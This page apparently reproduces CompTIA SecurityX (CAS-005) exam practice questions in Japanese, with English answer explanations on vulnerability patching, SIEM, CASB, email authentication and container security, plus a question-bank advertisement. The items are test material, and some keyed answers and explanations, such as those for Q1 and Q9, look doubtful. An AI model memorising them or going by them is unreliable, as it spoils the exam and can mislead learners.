CompTIA.CAS-005-JPN.v2026-10-12.q144

試験コード：	CAS-005-JPN
試験名称：	CompTIA SecurityX Certification Exam (CAS-005日本語版)
認証ベンダー：	CompTIA
無料問題の数：	144
バージョン：	v2026-10-12
ページの閲覧量：	115
問題集の閲覧量：	1737

https://www.jpnshiken.com/shiken/CompTIA.CAS-005-JPN.v2026-10-12.q144.html

質問: **1**
セキュリティアナリストが次の脆弱性評価レポートを確認しています。
192.168.1.5、ホスト = Server1、CVSS 7.5、Web サーバー、リモート実行可能 = はい、エクスプロイト = はい
205.1.3.5、ホスト = Server2、CVSS 6.5、バインドサーバー、リモート実行可能 = はい、エクスプロイト = POC
207.1.5.7、ホスト = Server3、CVSS 5.5、電子メールサーバー、リモート実行可能 = はい、エクスプロイト = はい
192.168.1.6、ホスト = Server4、CVSS 9.8、ドメイン コントローラ、リモート実行可能 = はい、エクスプロイト = はい インターネットに接続されたホストに対する攻撃を最小限に抑えるために、最初にパッチを適用する必要があるのは次のどれですか。
A. サーバー1
B. サーバー2
C. サーバー3
D. サーバー4
正解: **(**正解を表示します**)**
The question focuses oninternet-facing hosts, implying external exposure. CVSS scores, remote executability, and exploitavailability guide prioritization. Server2 (205.1.3.5, CVSS 6.5, Bind Server) has a public IP, suggesting it's internet-facing, unlike Server1 and Server4 (192.168.x.x, private IPs). Server3 (207.1.5.7, CVSS 5.5) is also public but has a lower score and risk compared to Server2's proof-of-concept (POC) exploit. Server2's Bind Server (DNS) role is critical and commonly targeted, making it the priority.
Option A:Server1 (CVSS 7.5) is private, not internet-facing.
Option B:Server2 (CVSS 6.5) is internet-facing with an exploit POC, warranting immediate patching.
Option C:Server3 (CVSS 5.5) is internet-facing but less severe.
Option D:Server4 (CVSS 9.8) is critical but private, not internet-facing.
Reference:CompTIA SecurityX CAS-005 Domain 1: Risk Management - Vulnerability Prioritization.

質問: **2**
ある組織は、新たなソーシャルエンジニアリング攻撃やフィッシング攻撃への対策トレーニングに注力しています。この組織が最も懸念しているのは、次のうちどれですか？
A. 既存の規制コンプライアンスを満たす
B. AIサポートボットへの過度の依存
C. エクスプロイトの品質を向上させる生成AIツール
D. AIモデルを用いた差分分析
正解: **C (**コメントを発表する**)**
The organization is most concerned about Generative AI improving phishing and social engineering attacks.

Tools like ChatGPT can generate highly convincing phishing emails, fake websites, and human-like interactions that bypass traditional detection methods. Employees who were trained to spot poor grammar or obvious scams may now struggle to detect AI-crafted exploits.
Option A relates to compliance but not AI-driven threats. Option B (overreliance on AI bots) is operational risk, not phishing. Option D (differential analysis) applies to AI privacy issues, not phishing.
CAS-005 emphasizes adapting training to emerging threats, including AI-enabled social engineering. This ensures users remain resilient against modern attacks, making C the correct answer.

質問: **3**
IDおよびアクセス管理チームは、継続的な監視のためにSIEMにログを送信しています。導入されたログコレクターは、ログをSIEMに転送しています。しかし、誤検知アラートしか生成されていません。不正確なアラートの原因として最も考えられるのは、次のうちどれですか？
A. SIEMをサポートするにはコンピューティングリソースが不足しています
B. SIEMインデックスは100個の大きな
C. データが正しく解析されていません
D. 保持ポリシーが適切に構成されていません
正解: **(**正解を表示します**)**
Proper parsing of data is crucial for the SIEM to accurately interpret and analyze the logs being forwarded by the log collector. If the data is not parsed correctly, the SIEM may misinterpret the logs, leading to false positives and inaccurate alerts. Ensuring that the log data is correctly parsed allows the SIEM to correlate and analyze the logs effectively, which is essential for accurate alerting and monitoring.

質問: **4**
セキュリティエンジニアは、Linuxシステムへのリモートアクセス接続における脆弱なCBC構成を無効にするソリューションを構築しています。セキュリティエンジニアは、次のうちどれを変更すべきでしょうか？
A. /etc/openssl.conf ファイル、仮想サイトパラメータを更新
B. /etc/nsswith.conf ファイル、ネームサーバーを更新中
C. /etc/hosts ファイルで IP パラメータを更新しています
D. /etc/etc/sshd の設定ファイルで暗号スイートを更新しています
正解: **D (**コメントを発表する**)**
The sshd_config file is the main configuration file for the OpenSSH server. To disable weak CBC (Cipher Block Chaining) ciphers for SSH connections, the security engineer should modify the sshd_config file to update the list of allowed ciphers. This file typically contains settings for the SSH daemon, including which encryption algorithms are allowed.
By editing the /etc/ssh/sshd_config file and updating the Ciphers directive, weak ciphers can be removed, and only strong ciphers can be allowed. This change ensures that the SSH server does not use insecure encryption methods.
References:
CompTIA Security+ Study Guide
OpenSSH manual pages (man sshd_config)
CIS Benchmarks for Linux

質問: **5**
ある企業は、顧客がデータセットとやり取りするWebベースのフロントエンドを備えたプラットフォーム ･アズ ･ア ･サービス ･ソリューションをホストしています。セキュリティ管理者は、アプリケーション中心の攻撃を防ぐための制御を展開する必要があります。次のうち、管理者の目的を最も直接的にサポートするのはどれですか。
A. SIEMにおけるセキュリティダッシュボードの視覚化の改善
B. APIアクセスキーと認証キーを2か月ごとにローテーションします。
C. アプリケーションの負荷分散とリージョン間可用性の実装

D. 関連するプログラミング言語の WAF ポリシーを作成する
正解: **(**正解を表示します**)**
The best way to prevent application-focused attacks for a platform-as-a-service solution with a web-based front end is to create Web Application Firewall (WAF) policies for relevant programming languages. Here ' s why:
Application-Focused Attack Prevention: WAFs are designed to protect web applications by filtering and monitoring HTTP traffic between a web application and the Internet. They help prevent attacks such as SQL injection, cross-site scripting (XSS), and other application-layer attacks.
Customizable Rules: WAF policies can be tailored to the specific programming languages and frameworks used by the web application, providing targeted protection based on known vulnerabilities and attack patterns.
Real-Time Protection: WAFs provide real-time protection, blocking malicious requests before they reach the application, thereby enhancing the security posture of the platform.
References:
CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
OWASP Top Ten: Web Application Security Risks
NIST Special Publication 800-95: Guide to Secure Web Services

質問: **6**
セキュリティアーキテクトが、以前Webアプリケーションのデータ漏洩を引き起こした脆弱性の軽減策に取り組んでいる。問題の根本原因を分析した結果、以下のことが判明した。
管理者のアカウントが乗っ取られ、30分以内に複数の自律システム番号で使用された。
すべての管理者は、多要素認証を必要とする名前付きアカウントを使用します。
シングルサインオンは、すべての社内アプリケーションで使用されています。セキュリティアーキテクトは、この問題を軽減するために、次のうちどれを行うべきでしょうか？
A. シングルサインオンシステムでトークン盗難検出を設定し、アカウントの自動ロックアウトを実行します。
B. 管理者ログイン試行時にネットワークロケーションが変更された場合に、コンテキストベースの認証を有効にする。
C. 管理者アカウントを分散化し、各アプリケーションに固有のパスワードを強制します。
D. 管理者の指定アカウントに対して生体認証要件を適用します。
正解: **B (**コメントを発表する**)**
The hijacked administrator account was used across multiple ASNs (indicating different network locations) in a short time, despite MFA and SSO. This suggests a stolen session or token misuse. Let's analyze:
A). Token theft detection with lockouts:Useful for detecting stolen SSO tokens, but it's reactive and may not prevent initial misuse across networks.
B). Context-based authentication:This adds real-time checks (e.g., geolocation, IP changes) to verify login attempts. Given the rapid ASN changes, this proactively mitigates the issue by challenging suspicious logins, aligning with CAS-005's focus on adaptive security.
C). Decentralize accounts:This removes SSO, increasing complexity and weakening MFA enforcement, which isn't practical or secure.
Reference:CompTIA SecurityX (CAS-005) objectives, Domain 2: Security Operations, emphasizing context- aware authentication for SSO environments.

質問: **7**
ある組織がゼロトラスト ･アーキテクチャを導入しています。システム管理者は、組織のコンテキストアウェア ･アクセス ･システムの有効性を高める必要があります。システムの有効性を高めるための最良の方法は、次のうちどれですか？
A. セキュアゾーンアーキテクチャ
B. 常時接続VPN
C. 正確な資産インベントリ
D. マイクロセグメンテーション
正解: **(**正解を表示します**)**

Microsegmentation is a critical strategy within Zero Trust architecture that enhances context-aware access systems by dividing the network into smaller, isolated segments. This reduces the attack surface and limits lateral movement of attackers within the network. It ensures that even if one segment is compromised, the attacker cannot easily access other segments. This granular approach to network security is essential for enforcing strict access controls and monitoring within Zero Trust environments.
Reference: CompTIA SecurityX Study Guide, Chapter on Zero Trust Security, Section on Microsegmentation and Network Segmentation.

質問: **8**
従業員が分散しているグローバル組織のセキュリティ アーキテクトが最近、CASB ソリューションを導入するための資金を受け取りました。プロキシ ベースの CASB を使用する選択の理由として最も適切なのは次のどれですか。
A. 承認されていないアプリケーションやサービスをブロックする機能が可能です
B. ユーザーベースの展開を使用する場合、プライバシー コンプライアンス義務はバイパスされます。
C. API秘密鍵の保護と定期的なローテーションには、かなりの時間を要する
D. 社内デバイスはオンプレミスデバイスに接続されていない場合、証明書を受信できません
正解: **(**正解を表示します**)**
A proxy-based Cloud Access Security Broker (CASB) is chosen primarily for its ability to block unapproved applications and services. Here's why:
Application and Service Control: Proxy-based CASBs can monitor and control the use of applications and services by inspecting traffic as it passes through the proxy. This allows the organization to enforce policies that block unapproved applications and services, ensuring compliance with security policies.
Visibility and Monitoring: By routing traffic through the proxy, the CASB can provide detailed visibility into user activities and data flows, enabling better monitoring and threat detection.
Real-Time Protection: Proxy-based CASBs can provide real-time protection against threats by analyzing and controlling traffic before it reaches the end user, thus preventing the use of risky applications and services.
References:
CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
NIST Special Publication 800-125: Guide to Security for Full Virtualization Technologies Gartner CASB Market Guide

質問: **9**
ある企業は、機密情報システムへのアクセスにハードウェアセキュリティキー認証を導入したいと考えています。目的は、不正ユーザーが盗まれたパスワードを使ってアクセスすることを防ぐことです。この問題を解決するために、企業は次のうちどのモデルを導入すべきでしょうか？
A. ルールベース
B. 時間ベース
C. 役割ベース
D. コンテキストベース
正解: **(**正解を表示します**)**
Context-based authentication enhances traditional security methods by incorporating additional layers of information about the user ' s current environment and behavior. This can include factors such as the user ' s location, the time of access, the device used, and the behavior patterns. It is particularly useful in preventing unauthorized access even if an attacker has obtained a valid password.
Rule-based (A) focuses on predefined rules and is less flexible in adapting to dynamic threats.
Time-based (B) authentication considers the time factor but doesn ' t provide comprehensive protection against stolen credentials.
Role-based (C) is more about access control based on the user ' s role within the organization rather than authenticating the user based on current context.
By implementing context-based authentication, the company can ensure that even if a password is compromised, the additional contextual factors required for access (which an attacker is unlikely to possess) provide a robust defense mechanism.
References:
CompTIA SecurityX guide on authentication models and best practices.

NIST guidelines on authentication and identity proofing.
Analysis of multi-factor and adaptive authentication techniques.

質問: **10**
クラウドエンジニアは、メールの認証をサポートし、メールセキュリティ情報をサードパーティプラットフォームに送信してさらに分析できるように、メールセキュリティプロトコルを設定したいと考えています。これらの要件を満たすために、次のうちどれを設定する必要がありますか？(2つ選択してください)。
A. DMARC
B. DKIM
C. TLS
D. SPF
E. DNSSEC
F. MX
正解: **A,B (**コメントを発表する**)**
To support email authenticity and enable analysis by a third-party platform, the protocols must verify the sender's identity and provide metadata for inspection. According to the CompTIA SecurityX CAS-005 study guide (Domain 3: Cybersecurity Technology, 3.2):
DMARC (Domain-based Message Authentication, Reporting, and Conformance):DMARC builds on SPF and DKIM to enforce policies for email authenticity and provides reporting mechanisms to share authentication results with third parties for analysis.
DKIM (DomainKeys Identified Mail):DKIM adds a cryptographic signature to emails, allowing recipients to verify the sender's domain and ensure the email's integrity.
These two protocols are essential for authenticity and reporting.
Option C (TLS):TLS ensures encryption during transmission but does not address authenticity or reporting.
Option D (SPF):SPF verifies sender IP addresses but lacks reporting capabilities without DMARC.
Option E (DNSSEC):DNSSEC secures DNS queries but is not specific to email authenticity.
Option F (MX):MX records define mail servers, not authenticity or reporting.
Reference:
CompTIA SecurityX CAS-005 Official Study Guide, Domain 3: Cybersecurity Technology, Section 3.2: " Configure email security protocols, including DMARC and DKIM. " CAS-005 Exam Objectives, 3.2: " Implement technologies for email security and authenticity. "

質問: **11**
組織は特殊なエンドポイントを管理したいと考えており、次のような機能を提供するソリューションを必要としています。
* 構成を集中管理
* ポリシーをプッシュします。
* デバイスをリモートワイプする
* 資産インベントリを管理する
これらの要件を最もよく満たすために、組織は次のどれを行う必要がありますか?
A. 構成管理データベースを使用する
B. モバイル デバイス管理ソリューションを実装します。
C. コンテキストポリシー管理を構成する
D. ソフトウェア資産管理ツールを導入する
正解: **(**正解を表示します**)**

To meet the requirements of centrally managing configurations, pushing policies, remotely wiping devices, and maintaining an asset inventory, the best solution is to implement a Mobile Device Management (MDM) solution.
MDM Capabilities:
Central Management: MDM allows administrators to manage the configurations of all devices from a central console.
Policy Enforcement: MDM solutions enable the push of security policies and updates to ensure compliance across all managed devices.
Remote Wipe: In case a device is lost or stolen, MDM provides the capability to remotely wipe the device to protect sensitive data.
Asset Inventory: MDM maintains an up-to-date inventory of all managed devices, including their configurations and installed applications.
Other options do not provide the same comprehensive capabilities required for managing specialized endpoints.
References:
CompTIA SecurityX Study Guide
NIST Special Publication 800-124 Revision 1, " Guidelines for Managing the Security of Mobile Devices in the Enterprise "
" Mobile Device Management Overview, " Gartner Research

質問**: 12**
セキュリティ アナリストは、Web サーバーで検出された攻撃に関する通知をクラウド サービス プロバイダーから受け取りました。クラウド サービス プロバイダーは、攻撃に関する次の情報を共有しました。
* 攻撃はネットワーク内部から発生しました。
* 攻撃元 IP は内部の脆弱性スキャナーからのものでした。
* スキャナーはクラウド サーバーをターゲットにするように構成されていません。
セキュリティアナリストが最初に実行する必要があるアクションは次のうちどれですか?
A. 脆弱性スキャナのIPの許可リストを作成し、誤検知を回避します。
B. スキャンポリシーを設定して、範囲外のホストをターゲットにしないようにします。
C. ネットワーク動作分析ルールを設定する
D. スキャナセンサーを隔離してフォレンジック分析を実行します
正解**: (**正解を表示します**)**
When a security analyst receives a notification about an attack that appears to originate from an internal vulnerability scanner, it suggests that the scanner itself might have been compromised. This situation is critical because a compromised scanner can potentially conduct unauthorized scans, leak sensitive information, or execute malicious actions within the network. The appropriate first action involves containing the threat to prevent further damage and allow for a thorough investigation.
Here's why quarantining the scanner sensor is the best immediate action:
Containment and Isolation: Quarantining the scanner will immediately prevent it from continuing any malicious activity or scans. This containment is crucial to protect the rest of the network from potential harm.
Forensic Analysis: By isolating the scanner, a forensic analysis can be performed to understand how it was compromised, what actions it took, and what data or systems might have been affected. This analysis will provide valuable insights into the nature of the attack and help in taking appropriate remedial actions.
Preventing Further Attacks: If the scanner is allowed to continue operating, it might execute more unauthorized actions, leading to greater damage. Quarantine ensures that the threat is neutralized promptly.
Root Cause Identification: A forensic analysis can help identify vulnerabilities in the scanner's configuration, software, or underlying system that allowed the compromise. This information is essential for preventing future incidents.
Other options, while potentially useful in the long term, are not appropriate as immediate actions in this scenario:
A). Create an allow list for the vulnerability scanner IPs to avoid false positives: This action addresses false positives but does not mitigate the immediate threat posed by the compromised scanner.
B). Configure the scan policy to avoid targeting an out-of-scope host: This step is preventive for future scans but does not deal with the current incident where the scanner is already compromised.

C). Set network behavior analysis rules: While useful for ongoing monitoring and detection, this does not address the immediate need to stop the compromised scanner's activities.
In conclusion, the first and most crucial action is to quarantine the scanner sensor to halt any malicious activity and perform a forensic analysis to understand the scope and nature of the compromise. This step ensures that the threat is contained and provides a basis for further remediation efforts.
References:
CompTIA SecurityX Study Guide
NIST Special Publication 800-61Revision 2, " Computer Security Incident Handling Guide "

質問**: 13**
ある組織が、様々なオペレーティングシステムで一般的に使用されているパッケージに関連する重大な脆弱性を発見しました。この組織は、インシデント対応活動を容易にするために、ソフトウェア依存関係のレジストリを開発しました。レジストリの一部として、この組織は正式に検証されたパッケージのハッシュを作成します。このレジストリは、次のうちどの攻撃ベクトルに対処するものでしょうか？
サプライチェーン攻撃 B. 暗号置換攻撃 C. サイドチャネル分析 D. オンパス攻撃 E. パスザハッシュ攻撃 説明:
段階的な説明：
シナリオの理解 :この問題は、組織がソフトウェアの依存関係とそのハッシュ値のレジストリを維持する、予防的なセキュリティ対策について説明しています。このレジストリは、ソフトウェアパッケージの整合性を検証するために使用されます。
選択肢の分析：
A. サプライチェーン攻撃: このタイプの攻撃は、正規のソフトウェアパッケージに悪意のあるコードを注入することにより、ソフトウェアサプライチェーンを侵害するものです。
参考 :CASP+の 目標では、サプライチェーンセキュリティの重要性が高まっていることから、その点が重視されることが多い。このシナリオは、まさにこの種の攻撃に関連している。レジストリは、サプライチェーンプロセス中にソフトウェアパッケージが改ざんされていないことを確認するのに役立つからである。
B. 暗号置換攻撃: これは、暗号文を別の暗号文に置き換えて鍵を推測することに焦点を当てた暗号攻撃です。このシナリオには関係ありません。
C. サイドチャネル分析: この攻撃は、アルゴリズム自体を悪用するのではなく、システムの物理的な実装から情報(タイミング、消費電力など)を収集するものです。ここでは適用されません。
D. オンパス攻撃(旧称：中間者攻撃 :この攻撃は、2者間の通信を傍受し、場合によっては改ざんするものです。重要ではありますが、レジストリの主な焦点ではありません。
E. パス ･ザ ･ハッシュ攻撃 :この攻撃は、盗まれたユーザーのパスワードのハッシュ値を使用して、実際のパスワードを必要とせずに認証を行うものです。ソフトウェアパッケージの完全性とは関係ありません。
正解**: A (**コメントを発表する**)**
Why A is the Correct answer:
A supply chain attack is exactly what the organization is trying to mitigate. By creating a registry of known- good software packages and their hashes, they can verify that the packages they are using are legitimate and haven ' t been altered.
If an attacker were to compromise a software package in the supply chain, the hash of the altered package would not match the hash in the organization ' s registry. This would immediately alert the organization to a potential compromise.
CASP+ Relevance: This aligns with the CASP+ exam objectives, which emphasize the importance of risk management, threat intelligence, and implementing security controls to address various attack vectors, including supply chain risks.
How the Registry Works (Elaboration based on CASP+principles):
Hashing: When a package is vetted, a cryptographic hash function (like SHA-256) is used to generate a unique " fingerprint " (the hash) of the package ' s contents.
Verification: Before installing or using a package, its hash is calculated and compared to the hash stored in the registry. A match confirms the package ' s integrity. A mismatch indicates tampering.
Incident Response: If a vulnerability is discovered in a commonly used package, the registry helps the organization quickly identify which systems are affected based on the dependency list and the stored hashes.
In conclusion, maintaining a registry of software dependencies with hashes is a crucial security control that directly addresses the threat of supply chain attacks by ensuring the integrity and authenticity of software packages. The use of hash functions for verification is a common practice in security and is emphasized in the CASP+ material.

質問: **14**
ある企業が、Webサーバー、データベースサーバー、アプリケーションサーバーを分離するために3層アーキテクチャを導入しようとしています。セキュリティ管理者は環境を強化する必要があります。次のうち、最適な解決策はどれですか？
A. リモート拠点からサーバーVLANへのアクセスを防止するためのVPNの導入
B. SASbソリューションを構成して、ユーザーをサーバーとの通信に制限する
C. サーバーVLAN上でのマイクロセグメンテーションの実装
D. ファイアウォールをインストールしてネットワークコアにする
正解: **C (**コメントを発表する**)**
The best solution to harden a three-tier environment (web, database, and application servers) is to implement microsegmentation on the server VLANs. Here's why:
Enhanced Security: Microsegmentation creates granular security zones within the data center, allowing for more precise control over east-west traffic between servers. This helps prevent lateral movement by attackers who may gain access to one part of the network.
Isolation of Tiers: By segmenting the web, database, and application servers, the organization can apply specific security policies and controls to each segment, reducing the risk of cross-tier attacks.
Compliance and Best Practices: Microsegmentation aligns with best practices for network security and helps meet compliance requirements by ensuring that sensitive data and systems are properly isolated and protected.
References:
CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
NIST Special Publication 800-125: Guide to Security for Full Virtualization Technologies CIS Controls: Control 12 - Boundary Defense

質問: **15**
A社がB社を買収しました。監査中に、セキュリティエンジニアがB社の環境に適切なパッチが適用されていないことを発見しました。これを受けて、A社はB社のインフラをA社のセキュリティプログラムに統合するまで、両環境の間にファイアウォールを設置しました。この際、以下のどのリスク対応手法が採用されましたか？
A. 受け入れる
B. 避ける
C. 転送
D. 軽減
正解: **(**正解を表示します**)**
Risk mitigation involves taking actions to reduce either the likelihood or impact of a threat. By implementing a firewall between the two environments, Company A is minimizing the risk of threats from Company B impacting its own systems. Accepting the risk would involve taking no action, avoiding it would mean terminating activities with Company B, and transferring would involve outsourcing the risk, none of which occurred here.
Reference:CompTIA SecurityX CAS-005, Domain 1.0: Apply appropriate risk response techniques to identified risks.

質問: **16**
セキュリティ チームは、パイプライン内の最も重要なリスクが次のとおりであると判断します。
* 不正なコード変更
* 現在、ソフトウェア モジュールの独立した検証を実行できない 次のどれがこれらの懸念に最もよく対応していますか?
A. コード署名
B. デジタル署名
C. 否認防止
D. 軽量暗号化
正解: **(**正解を表示します**)**

Unauthorized code changesand lack ofindependent verificationare directly mitigated bycode signing, which ensures that code is from a trusted source and has not been altered.
While digital signatures are part of code signing, the broader practice of code signing encompasses signature management, version integrity, and trusted sources.
Lightweight cryptography is irrelevant in this context; it ' s more about efficiency in constrained devices.
Non-repudiation is a benefit of digital signatures but doesn ' t directly solve the verification/integrity concerns alone.
FromCAS-005 Guide, Domain 4: Security Architecture, Tools, and Technologies:
"Code signing ensures that the code has not been tampered with and originates from a trusted developer." Reference:CAS-005 Official Study Guide, Chapter 10: Secure Development Operations, pg. 201-204

有効的な**CAS-005-JPN**問題集はJPNTest.com提供され、**CAS-005-JPN**試験に合格することに役に立ちます！JPNTest.comは今最新**CAS-005-JPN**試験問題集を提供します。JPNTest.com CAS-005-JPN試験問題集はもう更新されました。ここで**CAS-005-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CAS-005-JPN-mondaishu **604**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **17**
システム管理者は、既存のリソースを利用して、現在通信していない複数のセキュリティアプライアンスからのレポートを自動化したいと考えています。この目的を達成するための最適な方法は次のうちどれですか？
A. さまざまなデータセットを集約するためのAPI統合を構成する
B. バックエンドのアプリケーションストレージを単一のリレーショナルデータベースに統合する
C. 市販の集約ソフトウェアの購入と導入
D. アプリケーション使用状況ログをオンプレミスのストレージに移行する
正解: **(**正解を表示します**)**
The best way to automate reporting from disparate security appliances that do not currently communicate is to configure an API Integration to aggregate the different data sets. Here ' s why:
Interoperability: APIs allow different systems to communicate and share data, even if they were not originally designed to work together. This enables the integration of various security appliances into a unified reporting system.
Automation: API integrations can automate the process of data collection, aggregation, and reporting, reducing manual effort and increasing efficiency.
Scalability: APIs provide a scalable solution that can easily be extended to include additional security appliances or data sources as needed.
References:
CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
NIST Special Publication 800-95: Guide to Secure Web Services
OWASP API Security Top Ten

質問: **18**
ある組織は最近、すべてのパスワードを90日ごとに変更することを義務付けるポリシーを導入しました。管理者は、ユーザーが頻繁にアクセスする複数のサーバーから大量のサインオン失敗ログが記録されていることに気づきました。管理者は、ユーザーがRDPセッションから切断しているものの、ログオフしていないと判断しました。アカウントのロックアウトを防ぐために、管理者は次のうちどれを行うべきでしょうか？
A. アカウントロックアウトのしきい値を引き上げます。
B. パスワードの複雑さを強制します。
C. 非アクティブなセッションのログアウトを自動化します。
D. 許可されているセッションの長さを延長します。

正解: **(**正解を表示します**)**
When users disconnect from Remote Desktop Protocol (RDP) sessions without properly logging off, their sessions remain active on the server. If their passwords are changed due to the 90-day rotation policy, these lingering sessions may attempt to reauthenticate using outdated credentials, leading to multiple failed login attempts and potential account lockouts.
Automating the logout of inactive sessions ensures that disconnected or idle sessions are terminated after a specified period, preventing stale sessions from causing authentication issues. This approach aligns with best practices for session management and helps maintain security compliance.
Reference: CompTIA SecurityX CAS-005 Exam Objectives, Domain 3.1: " Given a scenario, troubleshoot common issues with identity and access management (IAM) components in an enterprise environment. "

質問: **19**
セキュリティアナリストが、CORソリューションから取得した以下のイベントタイムラインを確認しています。

Time	File name	File action	Action verdict
4:08 p.m.	hr-reporting.docx	File save	Allowed
4:09 p.m.	hr-reporting.docx	Scan initiated	Pending
4:10 p.m.	hr-reporting.docx	File execute	Allowed
4:16 p.m.	paychecks.xlsx	File save	Allowed
4:16 p.m.	paychecks.xlsx	File shared	Allowed
4:17 p.m.	hr-reporting.docx	Script launched	Allowed
4:19 p.m.	hr-reporting.docx	Scan complete	Malware found
4:20 p.m.	paychecks.xlsx	File edit	Allowed

jpnclinks.com CompTIA

以下のうち、最も発生している可能性が高く、修正が必要なのはどれですか？
A. DlP が悪意のあるデータ流出を阻止できず、データタグ付けが適切に利用されていません
B. 攻撃者によってEDRバイパスが使用されたため、管理者がアップデートをインストールする必要があります。
C. 論理法則によりTOCTOU脆弱性が発生しており、CORベンダーが対処する必要があります。
D. 内部犯行の可能性のある脅威について調査が行われており、上級管理職チームが対応します。
正解: **(**正解を表示します**)**
The event timeline indicates a sequence where a file (hr-reporting.docx) was saved, scanned, executed, and eventually found to contain malware. The critical issue here is that the malware scan completed after the file was already executed. This suggests a Time-Of-Check to Time-Of-Use (TOCTOU) vulnerability, where the state of the file changed between the time it was checked and the time it was used.
References:
CompTIA SecurityX Study Guide: Discusses TOCTOU vulnerabilities as a timing attack where the state of a resource changes after it has been validated.
NIST Special Publication 800-53, " Security and Privacy Controls for Federal Information Systems and Organizations " : Recommends addressing TOCTOU vulnerabilities to ensure the integrity of security operations.
" The Art of Software Security Assessment " by Mark Dowd, John McDonald, and Justin Schuh: Covers logic flaws and timing vulnerabilities, including TOCTOU issues.

質問: **20**
セキュリティ エンジニアは、コンテナー イメージに対して次の要件を持つ DevOps チームを支援しています。
コンテナ イメージがハッシュ化され、バージョン管理が使用されていることを確認します。
コンテナ イメージが最新であり、脆弱性がスキャンされていることを確認します。
これらの要件を満たすために、セキュリティ エンジニアは次のどれを行う必要がありますか?
A. コンテナ イメージ上でクラスターを有効にし、ACL を使用してメッシュを構成します。
B. CI/CD パイプライン内で新しいセキュリティと品質のチェックを有効にします。
C. コンテナ イメージの監査を有効にし、構成の変更を監視します。
D. ベンダー リポジトリからコンテナ イメージをプルし、直接操作にデプロイできるようにします。

正解: **(**正解を表示します**)**
Implementing security and quality checks in a CI/CD pipeline ensures that:
Container images are scanned for vulnerabilities beforedeployment.
Version control is enforced, preventing unauthorized changes.
Hashes validate image integrity.
Other options:
A (Configuring ACLs on mesh networks) improves access control but does not ensure scanning.
C (Audits on container images) detect changes but do not enforce best practices.
D (Pulling from a vendor repository) does not ensure vulnerability scanning.
Reference: CASP+ CAS-005 - DevSecOps and Secure Containerization

質問: **21**
企業は、オンプレミス環境とクラウド環境のすべてのサーバーに対して、セキュリティ強化ガイドラインに基づいたセキュリティ標準を構築・導入する必要があります。以下のソリューションのうち、要件を満たす可能性が最も高いのはどれですか？
A. 脆弱性スキャン プラットフォームと統合して、新しいセキュリティ標準に準拠していないサーバーについて警告するセキュリティ ベースラインを開発します。
B. セキュリティ標準に従って、使用中の各 OS のベースライン イメージを作成し、そのイメージをパッチ適用および展開ソリューションに統合します。
C. 新しいセキュリティ標準に従って必要なアプリケーションとモジュールのみをインストールし、すべての新しいイメージを最初から構築します。
D. サーバーの展開中にスクリプトを実行して、プロビジョニングの一環として不要なアプリケーションをすべて削除します。
正解: **B (**コメントを発表する**)**
Creatingsecure baseline imagesensuresconsistent, repeatabledeployment aligned with hardening standards.
These images can be used acrosson-premises and cloud environments, ensuring compliance and reducing misconfigurations.
Vulnerability alerts (A)are reactive, not preventive.
Building images from scratch (C)is time-consuming and unnecessary if baselines exist.
Scripts for cleanup (D)are useful but do not prevent initial insecure configurations.
Reference:CompTIA SecurityX (CAS-005) Exam Objectives- Domain 3.0 (Security Engineering), Section onSystem Hardening & Configuration Management

質問: **22**
コンテナを使用してアプリケーションを実行する企業は、プライベートリポジトリ内のすべてのコンテナイメージの脆弱性を特定する必要があります。セキュリティチームは、特定の脆弱性に対応するかどうかを迅速に評価できる必要があります。次のうち、セキュリティチームが最後の努力で目的を達成できるのはどれですか？
A. SASTスキャンレポート
B. 中央集権型SBoM
C. CISベンチマーク準拠レポート
D. 認証済み脆弱性スキャン
正解: **B (**コメントを発表する**)**
A centralized Software Bill of Materials (SBoM) is the best solution for identifying vulnerabilities in container images in aprivate repository. An SBoM provides a comprehensive inventory of all components, dependencies, and their versions within a container image, facilitating quick evaluation and response to vulnerabilities.
Why Centralized SBoM?
Comprehensive Inventory: An SBoM lists all software components, including their versions and dependencies, allowing for thorough vulnerability assessments.
Quick Identification: Centralizing SBoM data enables rapid identification of affected containers when a vulnerability is disclosed.
Automation: SBoMs can be integrated into automated tools for continuous monitoring and alerting of vulnerabilities.

Regulatory Compliance: Helps in meeting compliance requirements by providing a clear and auditable record of all software components used.
Other options, while useful, do not provide the same level of comprehensive and efficient vulnerability management:
A). SAST scan reports: Focuses on static analysis of code but may not cover all components in container images.
C). CIS benchmark compliance reports: Ensures compliance with security benchmarks but does not provide detailed component inventory.
D). Credentialed vulnerability scan: Useful for in-depth scans but may not be as efficient for quick vulnerability evaluation.
References:
CompTIA SecurityX Study Guide
" Software Bill of Materials (SBoM), " NIST Documentation
" Managing Container Security with SBoM, " OWASP

質問: **23**
データ流出の申し立てを調査している地方自治体は、悪意のあるユーザーの行動の痕跡を確認するよう依頼されました。調査員はVMのフォレンジックイメージを取得し、それをセキュリティ保護されたUSBドライブにダウンロードして政府と共有しました。ドライブを政府に引き渡すプロセスにおいて、考慮すべき事項は次のどれですか？
A. 転送中の暗号化
B. 法的問題
C. 保管の連鎖
D. ボラティリティの順序
E. 鍵交換
正解: **(**正解を表示します**)**
Chain of custody ensures that evidence is protected, documented, and accounted for from the moment it is collected until it is presented in court or a legal proceeding. Properly maintaining chain of custody is critical to proving that the evidence has not been tampered with. Although encryption protects data during transit, and legal issues are important, without a documented chain of custody, the integrity of the evidence itself could be challenged and invalidated.
Reference:CompTIA SecurityX CAS-005, Domain 2.0: Apply forensic procedures for collecting, securing, and documenting evidence to maintain chain of custody.

質問: **24**
セキュリティアーキテクトは、IoC(侵害指標)の最新リストを維持し、既知の悪意のある受信メールをブロックするようにメールサーバーを設定したいと考えています。このタスクを実行するために、セキュリティアーキテクトが最も必要とする可能性が高いのは次のうちどれですか？
(2つ選択してください)
A. ログアナライザー
B. 脅威フィードAPI
C. スケジュールされたタスク
D. Webhooks
E. 受信トレイ削除コード
F. セキュリティランブック
正解: **(**正解を表示します**)**
To keep the mail server up to date with indicators of compromise (IoCs) and block known-malicious emails, the security architect needs mechanisms to ingest new threat intelligence and apply it dynamically. The best solutions are:
* Threat Feed API (B): This provides automated updates from external or commercial threat intelligence providers. By integrating a threat feed, the mail server can regularly fetch IoCs such as malicious domains, IPs, or attachment hashes.

